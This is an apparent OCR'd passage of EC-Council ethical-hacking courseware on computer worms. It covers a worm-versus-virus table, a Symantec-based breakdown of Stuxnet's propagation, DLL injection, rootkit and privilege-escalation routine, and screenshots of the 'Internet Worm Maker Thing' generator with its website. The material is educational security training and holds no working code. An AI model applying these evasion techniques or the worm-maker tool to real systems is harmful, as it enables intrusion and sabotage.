
3. Attackers use worm payload to install backdoors in infected computers, which turns them into zombies and creates botnet; these botnets can be used to carry further cyber attacks

Computer Worms

Computer worms are malicious programs that replicate, execute, and spread across network connections independently, without human interaction. Most worms are created only to replicate and spread across a network, consuming available computing resources; however, some worms carry a payload to damage the host system.

A worm does not require a host to replicate, although in some cases one may argue that a worm's host is the machine it has infected. Worms are a subtype of viruses. Worms were considered mainly a mainframe problem, but after most of the world's systems were interconnected, worms were targeted against the Windows operating system, and were sent through email, IRC, and other network functions.

Attackers use worm payloads to install backdoors in infected computers, which turns them into zombies and creates botnet; these botnets can be used to carry out further cyber-attacks.



How Is a Worm Different from a Virus?

Replicates on its own

A worm is a special type of virus that can replicate itself and use memory, but cannot attach itself to other programs


A worm takes advantage of file or information transport features on computer systems and spreads through the infected network automatically but a virus does not

Spreads through the Infected Network

How Is a Worm Different from a Virus?

Virus	Worm
A virus is a file that cannot be spread to other computers unless an infected file is **replicated** and actually sent to the other computer, whereas a worm does just the opposite.	A worm, after being **installed** on a system, can replicate itself and spread by using IRC, Outlook, or other applicable mailing programs.
Files such as .com, .exe, or .sys, or a combination of them are corrupted once the virus runs on the system.	A worm typically does not modify any stored programs.
Viruses are a lot harder to get off an infected machine.	As compared to a virus, a worm can be easily removed from the system.
Their spreading options are much less than that of a worm because viruses only **infect files** on the machine.	They have more **spreading** options than a virus.

TABLE 7.1: Difference between Virus and Worms



Worm Analysis: Stuxnet

- Stuxnet is a threat targeting a specific industrial control system likely in Iran, such as a gas pipeline or power plant
- The goal of Stuxnet is to sabotage that facility by reprogramming programmable logic controllers (PLCs) to operate as the attackers intend them to, most likely out of their specified boundaries

Stuxnet contains many features such as:

1. Self-replicates through removable drives exploiting a vulnerability allowing auto-execution
2. Spreads in a LAN through a vulnerability in the Windows Print Spooler
3. Spreads through SMB by exploiting the Microsoft Windows Server Service RPC Handling Remote Code Execution Vulnerability
4. Copies and executes itself on remote computers through network shares running a WinCC database server
5. Copies itself into Step 7 projects in such a way that it automatically executes when the Step 7 project is loaded
6. Updates itself through a peer-to-peer mechanism within a LAN
7. Exploits a total of four unpatched Microsoft vulnerabilities
8. Contacts a command and control server that allows the hacker to download and execute code, including updated versions
9. Contains a Windows rootkit that hide its binaries and attempts to bypass security products
10. Fingerprints a specific industrial control system and modifies code on the Siemens PLCs to potentially sabotage the system

http://www.symantec.com

Worm Analysis: Stuxnet


Source: http://www.symantec.com

Stuxnet is a complex **threat** and **malware** with diverse modules and functionalities. This is mostly used to grab the control and reprogram **industrial control systems (ICS)** by modifying code on **programmable logic controllers (PLCs)**, which create a way for the attacker to intrude into the complete system and launch an attack by making changes in the code and take **unauthorized control** on the systems without the knowledge of the operators.

Stuxnet contains many features such as:

- Self-replicates through removable drives exploiting a vulnerability allowing auto-execution
- Spreads in a LAN through a vulnerability in the **Windows Print Spooler**
- Spreads through SMB by exploiting the Microsoft Windows Server Service **RPC** Handling Remote Code Execution Vulnerability
- Copies and executes itself on remote computers through network shares running a **WinCC database server**

- Copies itself into Step 7 projects in such a way that it **automatically executes** when the Step 7 project is loaded
- Updates itself through a **peer-to-peer** mechanism within a LAN
- Exploits a total of four unpatched **Microsoft vulnerabilities**
- Contacts a command and control server that allows the hacker to download and execute code, including updated versions
- Contains a Windows **rootkit** that hide its binaries and attempts to bypass security products
- Fingerprints a specific **industrial control system** and **modifies code** on the Siemens PLCs to potentially sabotage the system



Worm Analysis: Stuxnet (Cont'd)

When injecting into a trusted process, Stuxnet may keep the injected code in the trusted process or instruct the trusted process to inject the code into another currently running process

Whenever an export is called, Stuxnet typically injects the entire DLL into another process and then just calls the particular export

Stuxnet hook Ntdll.dll to monitor for requests to load specially crafted file names; these specially crafted filenames are mapped to another location instead - a location specified by W32.Stuxnet

Stuxnet consists of a large .dll file that contains many different exports and resources and two encrypted configuration blocks

The dropper component of Stuxnet is a wrapper program that contains all of the above components stored inside itself in a section name "stub"

When the threat is executed, the wrapper extracts the .dll file from the stub section, maps it into memory as a module, and calls one of the exports


It uses a special method designed to bypass behavior blocking and host intrusion-protection based technologies that monitor LoadLibrary calls

http://www.symantec.com

Worm Analysis: Stuxnet (Cont'd)

Source: http://www.symantec.com

Stuxnet consists of a large .dll file that contains many different exports and resources and two encrypted configuration blocks. It hooks Ntdll.dll to monitor for requests to load specially crafted filenames; these specially crafted filenames are mapped to another location instead, a location specified by W32.Stuxnet. The dropper component of Stuxnet is a wrapper program that contains all components stored inside itself in a section name "stub." When the threat is executed, the wrapper extracts the .dll file from the stub section, maps it into memory as a module, and calls one of the exports. Whenever an export is called, Stuxnet typically injects the entire DLL into another process and then just calls the particular export. When injecting into a trusted process, Stuxnet may keep the injected code in the trusted process or instruct the trusted process to inject the code into another currently running process. It uses a special method designed to bypass behavior blocking and host intrusion-protection based technologies that monitor Load Library calls.



Worm Analysis: Stuxnet (Cont'd)

http://www.symantec.com

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Worm Analysis: Stuxnet (Cont'd)

Source: http://www.symantec.com

Infection Routine Flow

Stuxnet checks if it has administrator rights on the computer. Stuxnet wants to run with the highest privilege possible so that it has permission to take whatever actions it likes on the computer. If it does not have Administrator rights, it executes one of the two zero-day escalation of privilege attacks described in the following diagram.

If the process already has the rights it requires, it proceeds to prepare to call export 16 in the main .dll file. It calls export 16 by using the injection techniques described in the Injection Technique section.

When the process does not have administrator rights on the system, it tries to attain these privileges by using one of two zero-day escalation of privilege attacks. The attack vector used is based on the operating system of the compromised computer. If the operating system is Windows Vista, Windows 7, or Windows Server 2008 R2, the currently undisclosed Task Scheduler Escalation of Privilege vulnerability is exploited. If the operating system is Windows XP, the currently undisclosed win32k.sys escalation of privilege vulnerability is exploited.

If exploited, both of these vulnerabilities result in the main .dll file running as a new process, either within the csrss.exe process in the case of the win32k.sys vulnerability or as a new task with administrator rights in the case of the Task Scheduler vulnerability.

The code to exploit the win32k.sys vulnerability is stored in resource 250. Details of the Win32k.sys Vulnerability and the Task Scheduler vulnerability currently are not released as patches are not yet available.

After export 15 completes the required checks, export 16 is called.

Export 16 is the main installer for Stuxnet. It checks the date and the version number of the compromised computer; decrypts, creates, and installs the rootkit files and registry keys; injects itself into the services.exe process to infect removable drives; injects itself into the Step7 process to infect all Step 7 projects; sets up the global mutexes that are used to communicate between different components; and connects to the RPC server.

Export 16 first checks that the configuration data is valid, after that it checks the value "NTVDM TRACE" in the following registry key:

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\MS-DOS Emulation





FIGURE 7.23: Infection routine Flow

Worm Maker: Internet Worm Maker Thing



☑ Include (C) Notice


Output Path: C:\

DLL, EXE, ICO: C:\Windows\NO1 Index: 1

If You Liked The Program Please Visit Me On http://xsusteam.fallennetwork.com If You Know Anything About VBS Programming Help Support This Project By Making A Plugin (See Readme). Thanks

Worm Maker: Internet Worm Maker Thing

Internet Worm Maker Thing is a tool specifically designed for generating a worm. These generated Internet worms try to spread over networks that are basically **preset invasion proxy attacks** that target the **host technically**, poison it, and make a base and plans to launch the attack in future. The worms work independently. An Internet worm sends copies of itself via vulnerable computers on the Internet.



☑ Include [C] Notice


Output Path: C:\

□ Compile To EXE Support

DLL, EXE, ICO: C:\Windows\NOT Index: 1

If You Liked This Program Please Visit Me On http://virusteam.fallennetwork.com If You Know Anything About VBS Programming Help Support This Project By Making A Plugin (See Readme). Thanks.

FIGURE 7.24: Internet Worm Maker Thing



Module Flow


Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Module Flow

Malware analysis is defined as the action of taking malware separately apart for studying it. It is usually performed for various reasons such as for finding the vulnerabilities that are exploited for spreading the malware, the information that was stolen, and prevention techniques to be taken against it from entering the system or network in future.

Virus and Worms Concept	Malware Analysis
Types of Viruses	Countermeasures
Computer Worms	Penetration Testing

Detailed information about the malware analysis procedure is explained in the next few slides.



What is Sheep Dip Computer?

- Sheep dipping refers to the analysis of suspect files, incoming messages, etc. for malware
